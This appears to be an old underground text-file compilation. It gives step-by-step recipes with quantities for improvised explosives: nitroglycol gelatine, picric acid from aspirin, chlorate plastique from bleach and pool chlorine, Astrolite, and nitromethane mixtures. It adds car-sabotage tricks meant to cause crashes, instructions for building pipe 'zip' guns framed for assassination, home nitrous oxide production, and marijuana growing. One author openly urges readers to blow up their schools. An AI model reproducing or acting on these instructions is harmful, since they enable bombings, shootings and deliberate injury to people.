Improvised Explosives

Gelatine Explosive from Anti-Freeze Written by: The Lich

CAUTION: THIS FORMULA ASSUMES THAT THE MAKER HAS NO QUALMS ABOUT KILLING HIS/HER SELF IN THE PROCESS.

This explosive is almost the same as the nitro-gelatin plastique explosive except that it is supple and pliable to -10 to -20 deg. C

Antifreeze is easier to obtain than glycerine and is usually cheaper. It needs to be freed of water before the manufacture and this can be done by treating it with calcium chloride until a specific gravity of 1.12 @ 0 deg. C. or 1.11 @ 20 deg. C. is obtained.

This can be done by adding calcium chloride to the antifreeze and checking with a hydrometer and continue to add calcium chloride until the proper reading is obtained. The antifreeze is then filtered to remove the calcium chloride from the liquid. This explosive is superior to nitro-gelatin in that it is easier to collidon the IMR smokeless powder into the explosive and that the 50/50 ether ethyl alcohol can be done away with. It is superior in that

the formation of the collidon is done very rapidly by the nitroethelene glycol.

It's detonation properties are practically the same as the nitro-gelatine. Like the nitro-gelatine it is highly flammable and if caught on fire the chances are good that the flame will progress to detonation. In this explosive as in nitro-gelatine the addition of 1% sodium carbonate is a good idea to reduce the chance of recidual acid being present in the final explosive. The following is a slightly different formula than nitro-gelatine:

Nitro-glycol 75% Guncotton (IMR) 6% Potassium Nitrate 14% Flour 5%

In this process the 50/50 step is omitted. Mix the potassium nitrate with the nitro-glycol. Remember that this nitro-glycol is just as sensitive to shock as is nitroglycerin.

The next step is to mix in the baking flour and sodium carbonate. Mix these by kneading with gloved hands until the mixture is uniform. This kneading should be done gently and slowly. The mixture should be uniform when the IMR smokeless powder is added. Again this is kneaded to uniformity. Use this explosive as soon as possible.

If it must be stored, store in a cool, dry place (0-10 deg. C.). This explosive should detonate at 7600-7800 m/sec.. These two explosives are very powerful and should be sensitive to a #6 blasting cap or equivalent.

These explosives are dangerous and should not be made unless the manufacturer has had experience with this type compound. The foolish and ignorant may as well forget these explosives as they won't live to get to use them.

Don't get me wrong, these explosives have been manufactured for years with an amazing record of safety. Millions of tons of nitroglycerine have been made and used to manufacture dynamite and explosives of this nature with very few mis haps.

Nitroglycerin and nitroglycol will kill and their main victims are the stupid and foolhardy. Before manufacturing these explosives take a drop of nitroglycerin and soak into a small piece of filter paper and place it on an anvil.

Hit this drop with a hammer and don't put any more on the anvil. See what I mean! This explosive compound is not to be taken lightly. If there are any doubts DON'T.

Improvised Explosives Plastique Explosive from Aspirin by: The Lich

This explosive is a phenol dirivative. It is HIGHLY toxic and explosive compounds made from picric acid are poisonous if inhaled, ingested, or handled and absor- bed through the skin. The toxicity of this explosive restrict's its use due to the fact that over exposure in most cases causes liver and kidney failure and sometimes death if immediate treatment is not obtained.

This explosive is a cousin to T.N.T. but is more powerful than it's cousin. It is the first explosive used militarily and was adopted in 1888 as an artillery shell filler. Originally this explosive was derived from coal tar but thanks to modern chemistry you can make this explosive easily in approximately three hours from acetylsalicylic acid (aspirin purified).

This procedure involves dissolving the acetylsalicylic acid in warm sulfuric acid and adding sodium or potassium nitrate which nitrates the purified aspirin and the whole mixture drowned in water and filtered to obtain the final product. This explosive is called trinitrophenol. Care should be taken to ensure that this explosive is stored in glass containers. Picric acid will form dangerous salts when allowed to contact all metals except tin and aluminum. These salts are primary explosive and are super sensitive. They also will cause the detonation of the picric acid.

To make picric acid obtain some aspirin. The cheaper brands work best but buffered brands should be avoided. Powder these tablets to a fine consistency. To extract the acetylsalicylic acid from this powder place this powder in methyl alcohol and stir vigorously. Not all of the powder will dissolve. Filter this powder out of the alcohol. Again wash this powder that was filtered out of the alcohol with more alcohol but with a lesser amount than the first extraction. Again filter the remaining powder out of the alcohol. Combine the now clear alcohol and allow it to evaporate in a pyrex dish. When the alcohol has evaporated there will be a surprising amount of crystals in the bottom of the pyrex dish.

Take forty grams of these purified acetylsalicylic acid crystals and dissolve them in 150 ml. of sulfuric acid (98%, specify gravity 1.8) and heat to dissolve all the crystals. This heating can be done in a common electric frying pan with the thermostat set on 150 deg. F. and filled with a good cooking oil.

When all the crystals have dissolved in the sulfuric acid take the beaker, that you've done all this dissolving in (600 ml.), out of the oil bath. This next step will need to be done with a very good ventilation system (it is a good idea to do any chemistry work such as the whole procedure and any procedure on this disk with good ventilation or outside). Slowly start adding 58 g. of sodium nitrate or 77 g. of potassium nitrate to the acid mixture in the beaker very slowly in small portions with vigorous stirring. A red gas (nitrogen trioxide) will be formed and this should be avoided.

The mixture is likely to foam up and the addition should be stopped until the foaming goes down to prevent the overflow of the acid mixture in the beaker. When the sodium or potassium nitrate has been added the mixture is allowed to cool somewhat (30- 40 deg. C.). The solution should then be dumped slowly into twice it's volume of crushed ice and water. The brilliant yellow crystals will form in the water. These should be filtered out and placed in

200 ml. of boiling distilled water. This water is allowed to cool and then the crystals are then filtered out of the water. These crystals are a very, very pure trinitrophenol. These crystals are then placed in a pyrex dish and places in an oil bath and heated to 80 deg. C. and held there for 2 hours. This temperature is best maintained and checked with a thermometer.

The crystals are then powdered in small quantities to a face powder consistency. These powdered crystals are then mixed with 10% by weight wax and 5% vaseline which are heated to melting temperature and poured into the crystals. The mixing is best done by kneading together with gloved hands. This explosive should have a useful plasticity range of 0-40 deg. C.. The detonation velocity should be around 7000 m/sec.. It is toxic to handle but simply made from common ingredients and is suitable for most demolition work requiring a moderately high detonation velocity. It is very suitable for shaped charges and some steel cutting charges. It is not as good an explosive as C-4 or other R.D.X. based explosives but it is much easier to make. Again this explosive is very toxic and should be treated with great care.

AVOID HANDLING BARE-HANDED, BREATHING DUST AND FUMES, AVOID ANY CHANCE OF INGESTION. AFTER UTENSILS ARE USED FOR THE MANUFACTURE OF THIS EXPLOSIVE RETIRE THEM FROM THE KITCHEN AS THE CHANCE OF POISONING IS NOT WORTH THE RISK. THIS EXPLOSIVE, IF MANUFACTURED AS ABOVE, SHOULD BE SAFE IN STORAGE BUT WITH ANY HOMEMADE EXPLOSIVE STORAGE IS NOT RECOMMENDED AND EXPLOSIVES SHOULD BE MADE UP AS NEEDED.

Improvised Explosives Plastique Explosive from Bleach by: The Lich

This explosive is a potassium chlorate explosive. This explosive and explosives of similar composition were used in World War II as the main explosive filler in grenades, land mines, and mortar used by French, German, and other forces involved in that conflict. These explosives are relatively safe to manufacture.

One should strive to make sure these explosives are free of sulfur, sulfides, and picric acid. The presence of these compounds result in mixtures that are or can become highly sensitive and possibly decompose explosively while in storage. The manufacture of this explosive from bleach is given as just an expedient method. This method of manufacturing potassium chlorate is not economical due to the amount of energy used to boil the solution and cause the 'dissociation' reaction to take place. This procedure does work and yields a relatively pure and a sulfur/sulfide free product. These explosives are very cap sensitive and require only a #3 cap for instigating detonation.

To manufacture potassium chlorate from bleach (5.25% sodium hypochlorite solution) obtain a heat source (hot plate etc.) a battery hydrometer, a large pyrex or enameled steel container (to weigh chemicals), and some potassium chloride (sold as salt substitute). Take one gallon of bleach, place it in

the container and begin heating it. While this solution heats, weigh out 63 g. potassium chloride and add this to the bleach being heated. Bring this solution to a boil and boiled until when checked by a hydrometer the reading is 1.3 (if a battery hydrometer is used it should read full charge).

When the reading is 1.3 take the solution and let it cool in the refrigerator until it's between room temperature and 0 deg. C.. Filter out the crystals that have formed and save them. Boil the solution again until it reads 1.3 on the hydrometer and again cool the solution. Filter out the crystals that have formed and save them. Boil this solution again and cool as before.

Filter and save the crystals. Take these crystals that have been saved and mix them with distilled water in the following proportions: 56 g. per 100 ml. distilled water. Heat this solution until it boils and allow it to cool. Filter the solution and save the crystals that form upon cooling. The process of purification is called fractional crystallization. These crystals should be relatively pure potassium chlorate.

Powder these to the consistency of face powder (400 mesh) and heat gently to drive off all moisture. Melt five parts vasoline and five parts wax. Dissolve this in white gasoline (camp stove gasoline) and pour this liquid on 90 parts potassium chlorate (the crystals from the above operation) in a plastic bowl. Knead this liquid into the potassium chlorate until immediately mixed. Allow all the gasoline to evaporate. Place this explosive in a cool, dry place. Avoid friction, sulfur, sulfide, and phosphorous compounds.

This explosive is best molded to the desired shape and density (1.3g./cc.) and dipped in wax to water proof. These block type charges guarantee the highest detonation velocity. This explosive is really not suited to use in shaped charge applications due to its relatively low detonation velocity. It is comparable to 40% ammonia dynamite and can be considered the same for the sake of charge computation.

If the potassium chlorate is bought and not made it is put into the manufacture process in the powdering stages preceding the addition of the wax/vaseline mixture. This explosive is brisant and powerful. The addition of 2-3% aluminum powder increases its blast effect. Detonation velocity is 3300 m/sec..

Plastique Explosives From Swimming Pool Chlorinating Compound By the Lich

This explosive is a chlorate explosive from bleach. This method of production of potassium or sodium chlorate is easier and yields a more pure product than does the plastique explosive from bleach process.

In this reaction the H.T.H. (calcium hypochlorite CaClO) is mixed with water and heated with either sodium chloride (table salt, rock salt) or potassium

chloride (salt substitute). The latter of these salts is the salt of choice due to the easy crystalization of the potassium chlorate.

This mixture will need to be boiled to ensure complete reaction of the ingredients. Obtain some H.T.H. swimming pool chlorination compound or equivilant (usually 65% calcium hypochlorite). As with the bleach process mentioned earlier the reaction described below is also a dissociation reaction. In a large pyrex glass or enameled steel container place 1200g. H.T.H. and 220g. potassium chloride or 159g. sodium chloride. Add enough boiling water to dissolve the powder and boil this solution. A chalky substance (calcium chloride) will be formed. When the formation of this chalky substance is no longer formed the solution is filtered while boiling hot. If potassium chloride was used potassium chlorate will be formed.

This potassium chlorate will drop out or crystalize as the clear liquid left after filtering cools. These crystals are filtered out when the solution reaches room temperature. If the sodium chloride salt was used this clear filtrate (clear liquid after filter- ation) will need to have all water evaporated. This will leave crystals which should be saved.

These crystals should be heated in a slightly warm oven in a pyrex dish to drive off all traces of water (40-75 deg. C.). These crystals are ground to a very fine powder (400 mesh).

If the sodium chloride salt is used in the initial step the crystalization is much more time consuming. The potassium chloride is the salt to use as the resulting product will crystalize out of the solution as it cools. The powdered and completely dry chlorate crystals are kneaded together with vaseline in a plastic bowl. ALL CHLORATE BASED EXPLOSIVES ARE SENSITIVE TO FRICTION AND SHOCK AND THESE SHOULD BE AVOIDED. If sodium chloride is used in this explosive it will have a tendancy to cake and has a slightly lower detonation velocity.

This explosive is composed of the following:

potassium/sodium chlorate 90% vaseline 10%

Simply pour the powder into a plastic baggy and knead in the vaseline carefully. this explosive (especially if the Sodium Chlorate variation is used) should not be exposed to water or moisture.

The detonation velocity can be raised to a slight extent by the addition of 2-3% aluminum substituted for 2-3% of the vaseline. This addition of this aluminum will give the explosive a bright flash if set off at night which will ruin night vision for a short while. The detonation velocity of this explosive is approximately 3200 m/sec. for the potassium salt and 2900 m/sec. for the sodium salt based explosive.

Addendum 4/12/91:

It was claimed above that this explosive degrades over time. I would assume that this occurs due to the small amount of water present in the vaseline, and that a different type of fuel would be better than the vaseline.

ASSORTED NASTIES:

Sweet-Oil

In this one you open there hood and pour some honey in their oil spout. if you have time you might remover the oil plug first and drain some of the oil out. I have tried this one but wasn't around to see the effects but I am sure that I did some damage.

Slow Air

Ok, sneak up the victims car and poke a small hole somewhere in 2 of his/her tires. They only have 1 spare. Now if the hole is small but there then there tire will go flat some where on the road. You could slice the tire so this is blows out on the road wih a razor blade. Cut a long and fairly deep (don't cut a hole all the way through) and peel a little bit of the rubber back and cut that off. Now very soon there tires will go flat or a possible blow out at a high speed if your lucky.

Vanishing Paint

Spread a little gas or paint thiner on the victims car and this will make his paint run and fade. Vodka will eat the paint off and so will a little 190. Eggs work great on paint if they sit there long enough.

Loose Wheel

Loosen the lugs on you victums tires so that they will soon fall off. This can really fuck some one up if they are cruising when the tire falls off.

Dual Neutral

This name sucks but pull the 10 bolt or what ever they have there off. (On the real wheels, in the middle of the axle) Now throw some screws, blots, nuts and assorted things in there and replace the cover. At this point you could chip some of the teeth off the gears.

Un-Midaser

Crawl under there car with a rachet and losen all the nuts on their exhaust so that it hangs low and will fall off soon. This method also works on transmissions but is a little harder to get all bolts off, but the harder you work the more you fuck them over.

LAUGHING GAS

191.TXT

Learn how to make laughing gas from ammonium nitrate. Laughing gas was one of the earliest anaesthetics. After a little while of inhaling the gas the patient became so happy [ain't life great?] he couldn't keep from laughing. Finally he would drift off to a pleasant sleep.

Some do-it-yourselfers have died while taking laughing gas. This is because they have generated it through plastic bags while their heads were inside. They were simply suffocating but were too bombed out to realize it.

The trick is to have a plastic clothes bag in which you generate a lot of the gas. Then you stop generating the gas and hold a small opening of the bag under your nose, getting plenty of oxygen in the meantime. Then, Whee!

To make it you start with ammonium nitrate bought from a chemical supply house or which you have purified with 100% rubbing or wood alcohol.

First, dissolve a quantity of ammonium nitrate in some water. Then you evaporate the water over the stove, while stirring, until you have a heavy brine. When nearly all the moisture is out it should solidify instantly when a drop is put on an ice cold metal plate.

When ready, dump it all out on a very cold surface. After a while, break it up and store it in a bottle.

A spoonful is put into a flask with a one-hole stopper, with a tube leading into a big plastic bag. The flask is heated with an alcohol lamp.

When the temperature in the flask reaches 480 F the gas will generate. If white fumes appear the heat should be lowered as the stuff explodes at 600 F.

When the bag is filled, stop the action and get ready to turn on.

CAUTION: N2O supplants oxygen in your blood, but you don't realize it. It's easy to die from N2O because you're suffocating and your breathing reflex doesn't know it. Do not put your head in a plastic bag (duhh...) because you will cheerfully choke to death.

PIPE OR "ZIP" GUNS

Commonly known as "zip" guns, guns made from pipe have been used for years by juvenile punks. Today's Militants make them just for the hell of it or to shoot once in an assassination or riot and throw away if there is any danger of apprehension.

They can be used many times but with some, a length of dowel is needed to force out the spent shell.

There are many variations but the illustration shows the basic design.

First, a wooden stock is made and a groove is cut for the barrel to rest

in. The barrel is then taped securely to the stock with a good, strong tape.

The trigger is made from galvanized tin. A slot is punched in the trigger flap to hold a roofing nail, which is wired or soldered onto the flap. The trigger is bent and nailed to the stock on both sides.

The pipe is a short length of one-quarter inch steel gas or water pipe with a bore that fits in a cartridge, yet keeps the cartridge rim from passing through the pipe.

The cartridge is put in the pipe and the cap, with a hole bored through it, is screwed on. Then the trigger is slowly released to let the nail pass through the hole and rest on the primer.

To fire, the trigger is pulled back with the left hand and held back with the thumb of the right hand. The gun is then aimed and the thumb releases the trigger and the thing actually fires.

Pipes of different lengths and diameters are found in any hardware store. All caliber bullets, from the .22 to the .45 are used in such guns.

Some zip guns are made from two or three pipes nested within each other. For instance, a .22 shell will fit snugly into a length of a car's copper gas line. Unfortunately, the copper is too weak to withstand the pressure of the firing. So the length of gas line is spread with glue and pushed into a wider length of pipe. This is spread with glue and pushed into a length of steel pipe with threads and a cap.

Using this method, you can accomodate any cartridge, even a rifle shell. The first size of pipe for a rifle shell accomodates the bullet. The second accomodates its wider powder chamber.

A 12-gauge shotgun can be made from a 3/4 inch steel pipe. If you want to comply with the gun laws, the barrel should be at least eighteen inches long.

Its firing mechanism is the same as that for the pistol. It naturally has a longer stock and its handle is lengthened into a rifle butt. Also, a small nail is driven half way into each side of the stock about four inches in the front of the trigger. The rubber band is put over one nail and brought around the trigger and snagged over the other nail.

In case you actually make a zip gun, you should test it before firing it by hand. This is done by first tying the gun to a tree or post, pointed to where it will do no damage. Then a string is tied to the trigger and you go off several yards. The string is then pulled back and let go. If the barrel does not blow up, the gun is (probably) safe to fire by hand. Repeat firings may weaken the barrel, so NO zip gun can be considered "safe" to use.

Astrolite and Sodium Chlorate Explosives By: Future Spy & The Fighting Falcon

Note: Information on the Astrolite Explosives were taken from the book
'Two Component High Explosive Mixtures' By Desert Pub'l

Some of the chemicals used are somewhat toxic, but who gives a fuck! Go ahead! I won't even bother mentioning 'This information is for enlightening purposes only'! I would love it if everyone made a gallon of astrolite and blew their fucking school to kingdom scum!

Astrolite

The astrolite family of liquid explosives were products of rocket propellant research in the '60's. Astrolite A-1-5 is supposed to be the world's most powerful non-nuclear explosive -at about 1.8 to 2 times more powerful than TNT. Being more powerful it is also safer to handle than TNT (not that it isn't safe in the first place) and Nitroglycerin.

Astrolite G

"Astrolite G is a clear liquid explosive especially designed to produce very high detonation velocity, 8,600MPS (meters/sec.), compared with 7,700MPS for nitroglycerin and 6,900MPS for TNT...In addition, a very unusual characteristic is that it the liquid explosive has the ability to be absorbed easily into the ground while remaining detonatable...In field tests, Astrolite G has remained detonatable for 4 days in the ground, even when the soil was soaked due to rainy weather" know what that means?....Astrolite Dynamite!

To make (mix in fairly large container & outside)

Two parts by weight of ammonium nitrate mixed with one part by weight 'anhydrous' hydrazine, produces Astrolite G...Simple enough eh? I'm sure that the 2:1 ratio is not perfect, and that if you screw around with it long enough, that you'll find a better formula. Also, dunno why the book says 'anhydrous' hydrazine, hydrazine is already anhydrous...

Hydrazine is the chemical you'll probably have the hardest time getting hold of. Uses for Hydrazine are: Rocket fuel, agricultural chemicals (maleic hydra-zide), drugs (antibacterial and antihypertension), polymerization catalyst, plating metals on glass and plastics, solder fluxes, photographic developers, diving equipment. Hydrazine is also the chemical you should be careful with.

Astrolite A/A-1-5

Mix 20% (weight) aluminum powder to the ammonium nitrate, and then mix with hydrazine. The aluminum powder should be 100 mesh or finer. Astrolite A has a detonation velocity of 7,800MPS.

191.TXT

Misc. info

You should be careful not to get any of the astrolite on you, if it happens though, you should flush the area with water. Astrolite A&G both should be able to be detonated by a #8 blasting cap.

Sodium Chlorate Formulas

Sodium Chlorate is similar to potassium chlorate, and in most cases can be a substitute. Sodium chlorate is also more soluble in water. You can find sodium chlorate at Channel or any hardware/home improvement store. It is used in blowtorches and you can get about 3lbs for about \$6.00.

Sodium Chlorate Gunpowder

65% sodium chlorate, 22% charcoal, 13% sulfur, sprinkle some graphite on top.

Rocket Fuel

6 parts sodium chlorate mixed *THOROUGHLY* with 5 parts rubber cement.

Rocket Fuel 2 (better performance)

50% sodium chlorate, 35% rubber cement ('One-Coat' brand),
10% epoxy resin hardener, 5% sulfur

You may want to add more sodium chlorate depending on the purity you are using.

Incendiary Mixture

55% aluminum powder (atomized), 45% sodium chlorate, 5% sulfur

Impact Mixture

50% red phosphorus, 50% sodium chlorate

Unlike potassium chlorate, sodium chlorate won't explode spontaneously when mixed with phosphorus. It has to be hit to be detonated.

Filler explosive

85% sodium chlorate, 10% vaseline, 5% aluminum powder

Nitromethane formulas

I thought that I might add this in since it's similar to Astrolite.

Nitromethane (CH ₃ NO ₂)	specific gravity:1.139
flash point:95f	auto-ignite:785f

Derivation: reaction of methane or propane with nitric acid under pressure.
Uses: Rocket fuel; solvent for cellulosic compounds, polymers, waxes, fats, etc.

To be detonated with a #8 cap, add:

1) 95% nitromethane + 5% ethylenediamine 2) 94% nitromethane + 6% aniline

Power output: 22-24% more powerful than TNT. Detonation velocity of 6,200MPS.

Nitromethane 'solid' explosives

2 parts nitromethane, 5 parts ammonium nitrate (solid powder)

soak for 3-5 min. when done, store in an air-tight container. This is supposed to be 30% more powerful than dynamite containing 60% nitro-glycerin, and has 30% more brilliance.

MERCURY BATTERY BOMB! By Phucked Agent!

Materials:

1 Mercury Battery (1.5 or 1.4 V Hearing Aid), 1 working lamp with on/off switch

It is VERY SIMPLE!!! Hurray! Kids under 18 shouldn't considered try this one or else they would have mercuric acid on their faces!

1. Turn the lamp switch on to see if lite-bulb lights up.
2. If work, leave the switch on and unplug the cord
3. Unscrew the bulb (Dont touch the hot-spot!)
4. Place 1 Mercury Battery in the socket and make sure that it is touching the Hot-spot contact.
5. Move any object or furniture - Why? There may be sparx given off!
6. Now your favorite part, stand back and plug in cord in the socket.
7. And you will have fun!! Like Real Party!!!

All credits go to their respective creators..

-- Exodus --

1994
Release 4.14

How to grow Marijuana
(With some little known facts -RF-)

courtesy of the Jolly Roger

MARIJUANA

Marijuana is a deciduous plant which grows from seeds. The fibrous section of the plant was (has been replaced by synthetics) used to make rope. The flowering tops, leaves, seeds, and resin of the plant is used by just about everyone to get HIGH.

Normally, the vegetable parts of the plant are smoked to produce this "high," but they can also be eaten. The active ingredient in marijuana resin is THC (tetahydrocannabinol). Marijuana contains from 1 - 4 per cent THC (4 per cent must be considered GOOD dope).

Marijuana grows wild in many parts of the world, and is cultivated in Mexico, Vietnam, Africa, Nepal, India, South America, etc., etc. The marijuana sold in the United States comes primarily from, yes, the United States.

It is estimated that at least 50 per cent of the grass on the streets in America is homegrown. The next largest bunch comes across the borders from Mexico, with smaller amounts filtering in from Panama, occasionally South America, and occasionally, Africa.

Hashish is the pure resin of the marijuana plant, which is scraped from the flowering tops of the plant and lumped together. Ganja is the ground-up tops of the finest plants. (It is also the name given to any sort of marijuana in Jamaica.)

Marijuana will deteriorate in about two years if exposed to light, air or heat. It should always be stored in cool places.

Grass prices in the United States are a direct reflection of the laws of supply and demand (and you thought that high school economics would never be useful). A series of large border busts, a short growing season, a bad crop, any number of things can drive the price of marijuana up. Demand still seems to be on the increase in the U.S., so prices seldom fall below last year's level.

Each year a small seasonal drought occurs, as last year's supply runs low, and next year's crop is not up yet. Prices usually rise about 20 - 75 per cent during this time and then fall back to "normal." Unquestionably, a large shortage of grass causes a percentage of smokers to turn to harder drugs instead. For this reason, no grass control program can ever be beneficial or "successful."

GROW IT!

There is one surefire way of avoiding high prices and the grass DT's: Grow your own. This is not as difficult as some "authorities" on the subject would make you believe. Marijuana is a weed, and a fairly vivacious one at that, and it will grow almost in spite of you.

OUTDOORS

Contrary to popular belief, grass grows well in many places on the North American continent. It will flourish even if the temperature does not rise above 75 degrees.

The plants do need a minimum of eight hours of sunlight per day and should be planted in late April/early May, BUT DEFINITELY, after the

last frost of the year.

Growing an outdoor, or "au naturel", crop has been the favored method over the years, because grass seems to grow better without as much attention when in its natural habitat.

Of course, an outdoors setting requires special precautions not encountered with an indoors crop; you must be able to avoid detection, both from law enforcement freaks and common freaks, both of whom will take your weed and probably use it. Of course, one will also arrest you. You must also have access to the area to prepare the soil and harvest the crop. There are two schools of thought about starting the seeds. One says you should start the seedlings for about ten days in an indoor starter box (see the indoor section) and then transplant. The other theory is that you should just start them in the correct location. Fewer plants will come up with this method, but there is no shock of transplant to kill some of the seedlings halfway through.

The soil should be preprepared for the little devils by turning it over a couple of times and adding about one cup of hydrated lime per square yard of soil and a little bit (not too much, now) of good water soluble nitrogen fertilizer. The soil should now be watered several times and left to sit about one week.

The plants should be planted at least three feet apart, getting too greedy and stacking them too close will result in stunted plants.

The plants like some water during their growing season, BUT not too much. This is especially true around the roots, as too much water will rot the root system.

Grass grows well in corn or hops, and these plants will help provide some camouflage. It does not grow well with rye, spinach, or pepperweed. It is probably a good idea to plant in many small, broken patches, as people tend to notice patterns.

GENERAL GROWING INFO

Both the male and the female plant produce THC resin, although the male is not as strong as the female. In a good crop, the male will still be plenty smokable and should not be thrown away under any circumstances. Marijuana can reach a height of twenty feet (or would you rather wish on a star) and obtain a diameter of 4 1/2 inches. If normal, it has a sex ratio of about 1:1, but this can be altered in several ways.

The male plant dies in the 12th week of growing, the female will live another 3 - 5 weeks to produce her younguns. Females can weigh twice as much as males when they are mature.

Marijuana soil should compact when you squeeze it, but should also break apart with a small pressure and absorb water well. A nice test for either indoor or outdoor growing is to add a bunch of worms to the soil, if they live and hang around, it is good soil, but if they don't, well, change it. Worms also help keep the soil loose enough for the plants to grow well.

SEEDS

To get good grass, you should start with the right seeds. A nice starting point is to save the seeds from the best batch you have consumed. The

192.TXT

seeds should be virile, that is, they should not be grey and shriveled up, but green, meaty, and healthy appearing. A nice test is to drop the seeds on a hot frying pan. If they "CRACK," they are probably good for planting purposes.

The seeds should be soaked in distilled water overnight before planting. BE SURE to plant in the ground with the pointy end UP. Plant about 1/2" deep. Healthy seeds will sprout in about five days.

SPROUTING

The best all around sprouting method is probably to make a sprouting box (as sold in nurseries) with a slated bottom or use paper cups with holes punched in the bottoms. The sprouting soil should be a mixture of humus, soil, and fine sand with a bit of organic fertilizer and water mixed in about one week before planting.

When ready to transplant, you must be sure and leave a ball of soil around the roots of each plant. This whole ball is dropped into a baseball-sized hole in the permanent soil.

If you are growing/transplanting indoors, you should use a green safe light (purchased at nurseries) during the transplanting operation. If you are transplanting outdoors, you should time it about two hours before sunset to avoid damage to the plant. Always wear cotton gloves when handling the young plants.

After the plants are set in the hole, you should water them. It is also a good idea to use a commercial transplant chemical (also purchased at nurseries) to help them overcome the shock.

INDOOR GROWING

Indoor growing has many advantages, besides the apparent fact that it is much harder to have your crop "found," you can control the ambient conditions just exactly as you want them and get a guaranteed "good" plant.

Plants grown indoors will not appear the same as their outdoor cousins. They will be scrawnier appearing with weak stems and may even require you to tie them to a growing post to remain upright, BUT THEY WILL HAVE AS MUCH OR MORE RESIN!

If growing in a room, you should put tar paper on the floors and then buy sterilized bags of soil from a nursery. You will need about one cubic foot of soil for each plant.

The plants will need about 150 ml. of water per plant/per week. They will also need fresh air, so the room must be ventilated. (however, the fresh air should contain NO TOBACCO smoke.)

At least eight hours of light a day must be provided. As you increase the light, the plants grow faster and show more females/less males. Sixteen hours of light per day seems to be the best combination, beyond this makes little or no appreciable difference in the plant quality. Another idea is to interrupt the night cycle with about one hour of light. This gives you more females.

The walls of your growing room should be painted white or covered with aluminum foil to reflect the light.

The lights themselves can be either bulbs or fluorescent. Figure about

75 watts per plant or one plant per two feet of fluorescent tube. The fluorescents are the best, but do not use "cool white" types. The light sources should be an average of twenty inches from the plant and NEVER closer than 14 inches. They may be mounted on a rack and moved every few days as the plants grow. The very best light sources are those made by Sylvania and others especially for growing plants (such as the "gro lux" types).

HARVESTING AND DRYING

The male plants will be taller and have about five green or yellow sepals, which will split open to fertilize the female plant with pollen.

The female plant is shorter and has a small pistillate flower, which really doesn't look like a flower at all but rather a small bunch of leaves in a cluster.

If you don't want any seeds, just good dope, you should pick the males before they shed their pollen as the female will use some of her resin to make the seeds.

After another three to five weeks, after the males are gone, the females will begin to wither and die (from loneliness?), this is the time to pick. In some nefarious Middle Eastern countries, farmers reportedly put their beehives next to fields of marijuana. The little devils collect the grass pollen for their honey, which is supposed to contain a fair dosage of THC.

The honey is then enjoyed by conventional methods or made into ambrosia. If you want seeds - let the males shed his pollen then pick him. Let the female go another month and pick her.

To cure the plants, they must be dried. On large crops, this is accomplished by constructing a drying box or drying room.

You must have a heat source (such as an electric heater) which will make the box/room each 130 degrees. The box/room must be ventilated to carry off the water-vapor-laden air and replace it with fresh.

A good box can be constructed from an orange crate with fiberglass insulated walls, vents in the tops, and screen shelves to hold the leaves. There must be a baffle between the leaves and the heat source.

A quick cure for smaller amounts is to: cut the plant at the soil level and wrap it in a cloth so as not to lose any leaves. Take out any seeds by hand and store. Place all the leaves on a cookie sheet or aluminum foil and put them in the middle shelf of the oven, which is set on "broil." In a few seconds, the leaves will smoke and curl up, stir them around and give another ten seconds before you take them out.

TO INCREASE THE GOOD STUFF

There are several tricks to increase the number of females, or the THC content of plants:

You can make the plants mature in 36 days if you are in a hurry, by cutting back on the light to about 14 hours, but the plants will not be as big. You should gradually shorten the light cycle until you reach fourteen hours.

You can stop any watering as the plants begin to make the resin rise to the flowers. This will increase the resin a bit.

192.TXT

You can use a sunlamp on the plants as they begin to develop flower stalks. You can snip off the flower, right at the spot where it joins the plant, and a new flower will form in a couple of weeks.

This can be repeated two or three times to get several times more flowers than usual.

If the plants are sprayed with Ethrel early in their growing stage, they will produce almost all female plants. This usually speeds up the flowering also, it may happen in as little as two weeks.

You can employ a growth changer called colchicine. This is a bit hard to get and expensive. (Should be ordered through a lab of some sort and costs about \$35 a gram.)

To use the colchicine, you should prepare your presoaking solution of distilled water with about 0.10 per cent colchicine. This will cause many of the seeds to die and not germinate, but the ones that do come up will be polyploid plants. This is the accepted difference between such strains as "gold" and normal grass, and yours will DEFINITELY be superweed.

The problem here is that colchicine is a posion in larger quantities and may be poisonous in the first generation of plants. Bill Frake, author of CONNOISSEUR'S HANDBOOK OF MARIJUANA runs a very complete colchicine treatment down and warns against smoking the first generation plants (all succeeding generations will also be polyploid) baccuse of this poisonous quality.

However, the Medical Index shows colchicine being given in very small quantities to people for treatment if various ailments. Although these quantities are small, they would appear to be larger than any you could recive form smoaking a seed-treated plant.

It would be a good idea to buy a copy of CONNOISSEUR'S, if you are planning to attempt this, and read Mr. Drake's complete instructions.

Another still-experimental process to increase the resin it to pinch off the leaf tips as soon as they appear from the time the plant is in the seedling stage on through its entire life-span. This produces a distorted, wrecked-looking plant which would be very difficuly to recognize as marijuana. Of course, there is less substance to this plant, but such wrecked creatures have been known to produve so much resin that it crystallizes a strong hash all over the surface of the plant - might be wise to try it on a plant or two and see what happens.

PLANT PROBLEM CHART

Always check the overall enviromental conditions prior to passing judgment - soil around 7 pH or slightly less - plenty of water, light, fresh air, loose soil, no water standing in pools.

SYMPTOM

Larger leaves turning yellow -
smaller leaves still green.

Older leaves will curl at edges,
turn dark, possibaly with a purple
cast.

PROBABLY PROBLEM/CURE

Nitrogen dificiency - add
nitrate of soda or
organic fertilizer.

Phosphorsus dificiency -
add commercial phosphate.

192.TXT

Mature leaves develop a yellowish cast to least veinal areas.	Magnesium deficiency - add commercial fertilizer with a magnesium content.
Mature leaves turn yellow and then become spotted with edge areas turning dark grey.	Potassium deficiency - add muriate of potash.
Cracked stems, no healthy support tissue.	Boron deficiency - add any plant food containing boron.
Small wrinkled leaves with yellowish vein systems.	Zinc deficiency - add commercial plant food containing zinc.
Young leaves become deformed, possibly yellowing.	Molybdenum deficiency - use any plant food with a bit of molybdenum in it.

EXTRA SECTION:

BAD WEED/GOOD WEED

Can you turn bad weed into good weed? Surprisingly enough, the answer to this oft-asked inquiry is, yes! Like most other things in life, the amount of good you are going to do relates directly to how much effort you are going to put into it. There are no instant, supermarket products which you can spray on Kansas catnip and have wonderweed, but there are a number of simplified, inexpensive processes (Gee, Mr. Wizard!) which will enhance mediocre grass somewhat, and there are a couple of fairly involved processes which will do up even almost-parsley weed into something worth writing home about.

EASES

1. Place the dope in a container which allows air to enter in a restricted fashion (such as a can with nail holes punched in its lid) and add a bunch of dry ice, and then place the whole shebang in the freezer for a few days. This process will add a certain amount of potency to the product, however, this only works with dry ice, if you use normal, everyday freezer ice, you will end up with a soggy mess...
